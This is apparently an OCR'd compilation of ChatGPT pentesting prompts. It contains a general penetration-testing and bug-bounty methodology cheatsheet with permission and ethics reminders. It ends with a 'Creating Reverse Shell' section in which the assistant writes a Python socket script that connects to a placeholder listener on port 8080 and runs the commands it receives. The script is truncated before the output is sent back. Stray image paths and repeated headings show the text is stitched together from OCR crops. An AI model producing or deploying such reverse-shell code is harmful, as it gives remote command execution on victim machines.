
3. Certificate Transparency Logs with CertSpotter:

CertSpotter is a tool by SSLMate to monitor SSL/TLS certificates.

Steps:

1. Visit CertSpotter API.
2. Use the following URL in your web browser:

Full Pentest Guide/Bug Bounty Hunting




as a pentester or bug bounty hunter.... please list to be a step by step cheatsheet methology that i should be doing to do a full pentest and bug bounty hunt against this domain

Absolutely! Penetration testing and bug bounty hunting are structured activities that follow a defined methodology to ensure thoroughness and professionalism. Here's a step-by-step cheatsheet methodology for conducting a full penetration test and bug bounty hunt against a domain:

1. Pre-Engagement:

- **Permission**: Ensure you have written permission or an invitation to test the target. For bug bounties, make sure to read the program's scope and rules on platforms like HackerOne, Bugcrowd, etc.
- **Scope**: Clearly define what is in-scope and out-of-scope. This includes domains, subdomains, IP ranges, and types of vulnerabilities.

2. Information Gathering:



2. Information Gathering:


- **Subdomain Enumeration**: As previously discussed, tools like Sublist3r, crt.sh, DNSDumpster, etc.
- **IP Discovery**: Identify associated IPs using tools like `ping`, `dig`, and `host`.
- **Technology Stack Identification**: Use tools like BuiltWith, Wappalyzer, and `whatweb`.
- **Directory and File Discovery**: Tools like Dirbuster, Gobuster, and Dirsearch can help find hidden directories/files.

3. Vulnerability Assessment:

- **Automated Scanning**: Use tools like OWASP ZAP, Burp Suite, and Nikto for an initial sweep.
- **Manual Analysis**: Analyze the application's behavior, logic, and functionality.

4. Exploitation:

- **Web Vulnerabilities**: Test for OWASP Top Ten vulnerabilities like SQLi, XSS, CSRF, RCE, etc.
- **Misconfigurations**: Look for exposed databases, open directories, default credentials, and more.
- **API Testing**: If the target has APIs, test them using tools like Postman and Burp Suite.
- **Authentication & Session Management**: Test for weak password policies, session fixation, and insecure JWT tokens.



5. Post-Exploitation:


- **Data Exfiltration**: If you've gained access, see what data you can access (do not download or view sensitive data unless explicitly permitted).
- **Lateral Movement**: Explore how you can move within the network or application to escalate privileges.

6. Reporting:

- **Clear Description**: For each finding, provide a clear description, steps to reproduce, impact, and evidence (screenshots, logs).
- **Recommendations**: Offer solutions or mitigation measures for each vulnerability.
- **Severity Rating**: Rank vulnerabilities based on their impact and exploitability, e.g., using CVSS.
- **Responsible Disclosure**: If it's a bug bounty, report findings through the appropriate channel/platform.

7. Clean-Up:

- **Revert Changes**: Ensure any changes made to the environment are reverted.
- **Logs**: If required, provide logs of your activities to the organization.



8. Continuous Learning:


- **Feedback Loop**: Learn from feedback on your reports.
- **Stay Updated**: The cybersecurity landscape is ever-evolving. Regularly update your knowledge and toolset.

Important Notes:

- **Code of Ethics**: Always follow an ethical approach. Never harm the target, disclose findings publicly without permission, or overstep the defined scope.
- **Documentation**: Maintain a detailed log of your actions. This is crucial for reporting and if any questions arise later.
- **Tool Familiarity**: Regularly practice with your tools in labs or environments like Hack In The Box to stay sharp.

AIPRM

Creating Reverse Shell




create a Python script to get a callback to remote listening server on port 8080 with terminal as bash to interact with

To create a Python script that establishes a reverse shell connection to a remote listening server on port 8080 and allows interaction with the terminal as a bash shell, you can use the **`socket`** module. Here's an example script:

```python
import socket
import subprocess

# Remote listening server details
host = 'your_listening_server_ip'
port = 8080

def connect():
    # Create a socket object
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    try:
        # Connect to the remote listening server
        s.connect((host, port))
        print('Connected to the remote listening server.')

        while True:
            # Receive the command from the remote server
            command = s.recv(1024).decode()

            if command.lower() == 'exit':
                break

            # Execute the command and get the output
            output = subprocess.getoutput(command)
```

Chatgpt For Tools Recommendation

